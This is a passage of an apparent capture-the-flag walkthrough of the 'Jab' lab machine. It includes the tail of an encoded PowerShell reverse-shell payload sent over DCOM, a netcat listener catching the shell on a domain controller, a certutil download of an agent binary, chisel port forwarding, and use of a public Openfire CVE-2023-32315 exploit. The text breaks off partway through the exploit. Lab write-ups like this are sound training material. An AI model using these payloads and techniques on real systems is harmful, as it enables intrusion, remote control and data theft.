TgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdAB
lAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAH
QAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAb
gBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8
ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgB5AHQAZQAgA
APQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdw
BkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgA
D0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkA
KQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB
0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAH
MAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4AR
gBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA' -
nooutput -object MMC20 -dc-ip 10.10.11.4
```

Now let's check our netcat listener.

SHELL

```
rlwrap nc -nlvp 6658
```

```
→  ~ rlwrap nc -nlvp 6658
listening on [any] 6658 ...
connect to [10.10.14.123] from (UNKNOWN) [10.10.11.4] 62990

PS C:\windows\system32> whoami
jab\svc_openfire
PS C:\windows\system32> hostname
DC01
PS C:\windows\system32> systeminfo
PS C:\windows\system32> _
```

Now let's get our user flag

```
PS C:\Users\svc_openfire> cd Desktop
PS C:\Users\svc_openfire\Desktop> cat users.txt
PS C:\Users\svc_openfire\Desktop> ls


    Directory: C:\Users\svc_openfire\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/6/2024   8:36 AM        9006080 chisel.exe
-ar---         4/6/2024   8:01 AM             34 user.txt


PS C:\Users\svc_openfire\Desktop> cat user.txt
58b27f9faaec3dfdb2a94dad6a1e2175
PS C:\Users\svc_openfire\Desktop>  _
```

Flag: **58b27f9faaec3dfdb2a94dad6a1e2175**

After some enumeration we found some weird ports `9090` & `9091` running in local


SHELL

```
netstat -ano | findstr '127.0.0.1:'
```

```
PS C:\Users\svc_openfire\Desktop> netstat -ano | findstr '127.0.0.1:'
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2644
  TCP    127.0.0.1:389          127.0.0.1:49772        ESTABLISHED     644
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       2004
  TCP    127.0.0.1:9090         127.0.0.1:63005        TIME_WAIT       0
  TCP    127.0.0.1:9090         127.0.0.1:63007        TIME_WAIT       0
  TCP    127.0.0.1:9090         127.0.0.1:63011        TIME_WAIT       0
  TCP    127.0.0.1:9090         127.0.0.1:63012        ESTABLISHED     2004
  TCP    127.0.0.1:9090         127.0.0.1:63014        ESTABLISHED     2004
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING       2004
  TCP    127.0.0.1:49691        127.0.0.1:49692        ESTABLISHED     2004
  TCP    127.0.0.1:49692        127.0.0.1:49691        ESTABLISHED     2004
  TCP    127.0.0.1:49693        127.0.0.1:49694        ESTABLISHED     2004
  TCP    127.0.0.1:49694        127.0.0.1:49693        ESTABLISHED     2004
  TCP    127.0.0.1:49695        127.0.0.1:49696        ESTABLISHED     2004
  TCP    127.0.0.1:49696        127.0.0.1:49695        ESTABLISHED     2004
  TCP    127.0.0.1:49697        127.0.0.1:49698        ESTABLISHED     2004
  TCP    127.0.0.1:49698        127.0.0.1:49697        ESTABLISHED     2004
  TCP    127.0.0.1:49702        127.0.0.1:49703        ESTABLISHED     2004
  TCP    127.0.0.1:49703        127.0.0.1:49702        ESTABLISHED     2004
  TCP    127.0.0.1:49704        127.0.0.1:49705        ESTABLISHED     2004
  TCP    127.0.0.1:49705        127.0.0.1:49704        ESTABLISHED     2004
  TCP    127.0.0.1:49706        127.0.0.1:49707        ESTABLISHED     2004
  TCP    127.0.0.1:49707        127.0.0.1:49706        ESTABLISHED     2004
  TCP    127.0.0.1:49708        127.0.0.1:49709        ESTABLISHED     2004
  TCP    127.0.0.1:49709        127.0.0.1:49708        ESTABLISHED     2004
  TCP    127.0.0.1:49710        127.0.0.1:49711        ESTABLISHED     2004
  TCP    127.0.0.1:49711        127.0.0.1:49710        ESTABLISHED     2004
  TCP    127.0.0.1:49712        127.0.0.1:49713        ESTABLISHED     2004
  TCP    127.0.0.1:49713        127.0.0.1:49712        ESTABLISHED     2004
  TCP    127.0.0.1:49714        127.0.0.1:49715        ESTABLISHED     2004
  TCP    127.0.0.1:49715        127.0.0.1:49714        ESTABLISHED     2004
  TCP    127.0.0.1:49716        127.0.0.1:49717        ESTABLISHED     2004
  TCP    127.0.0.1:49717        127.0.0.1:49716        ESTABLISHED     2004
  TCP    127.0.0.1:49718        127.0.0.1:49719        ESTABLISHED     2004
  TCP    127.0.0.1:49719        127.0.0.1:49718        ESTABLISHED     2004
  TCP    127.0.0.1:49720        127.0.0.1:49721        ESTABLISHED     2004
  TCP    127.0.0.1:49721        127.0.0.1:49720        ESTABLISHED     2004
```


We can test whether we have a web app

```shell
Invoke-WebRequest -Uri http://127.0.0.1:9090/ -UseBasicParsing
```




We get a response with `http/1.1 200 OK` so we can say its a web app running in local to interact easily with this app we need to setup a port forwarding from the DC machine to our attack box to access the service locally in our box.
This technique can be done with various methods, here we gonna use the famous `chisel`
First we need to setup a chisel server on our attack box:

```shell
chisel server -p 9999 --reverse
```



Now let's transfer the client file on the shell


```shell
certutil.exe -urlcache -f http://10.10.11.4:9000/agent.exe
agent.exe
```




Let's pivot now

```shell
./chisel client 10.10.14.123:9999 R:9090:127.0.0.1:9090
```

Awesome, now if we navigate to `http://127.0.0.1:9090` we can access and interact with this web app.



And We Can Login using `svc_openfire` username and his password we found earlier.



Awesome, we are connected as administrator.
From this point we can start enumerating version and looking for public available exploits, pocking around to explore features ...
We found an CVE-2023-32315 related to it let's have a look on it

```shell
git clone https://github.com/miko550/CVE-2023-32315.git
```


```
→  Jab git clone https://github.com/miko550/CVE-2023-32315.git
Cloning into 'CVE-2023-32315'...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 31 (delta 15), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (31/31), 38.13 KiB | 3.47 MiB/s, done.
Resolving deltas: 100% (15/15), done.
→  Jab cd CVE-2023-32315
→  CVE-2023-32315 git:(main) _
```


```shell
pip3 install -r requirements.txt
```


```
→  CVE-2023-32315 git:(main) pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting HackRequests (from -r requirements.txt (line 1))
  Downloading HackRequests-1.2-py3-none-any.whl.metadata (677 bytes)
Downloading HackRequests-1.2-py3-none-any.whl (7.3 kB)
Installing collected packages: HackRequests
Successfully installed HackRequests-1.2
→  CVE-2023-32315 git:(main) _
```


Now we found a blog which helped us in exploiting https://www.vicarius.io/vsociety/posts/cve-2023-32315-path-traversal-in-openfire-leads-to-rce

Going to the Plugins page we have a option to upload a plugin so let's do it






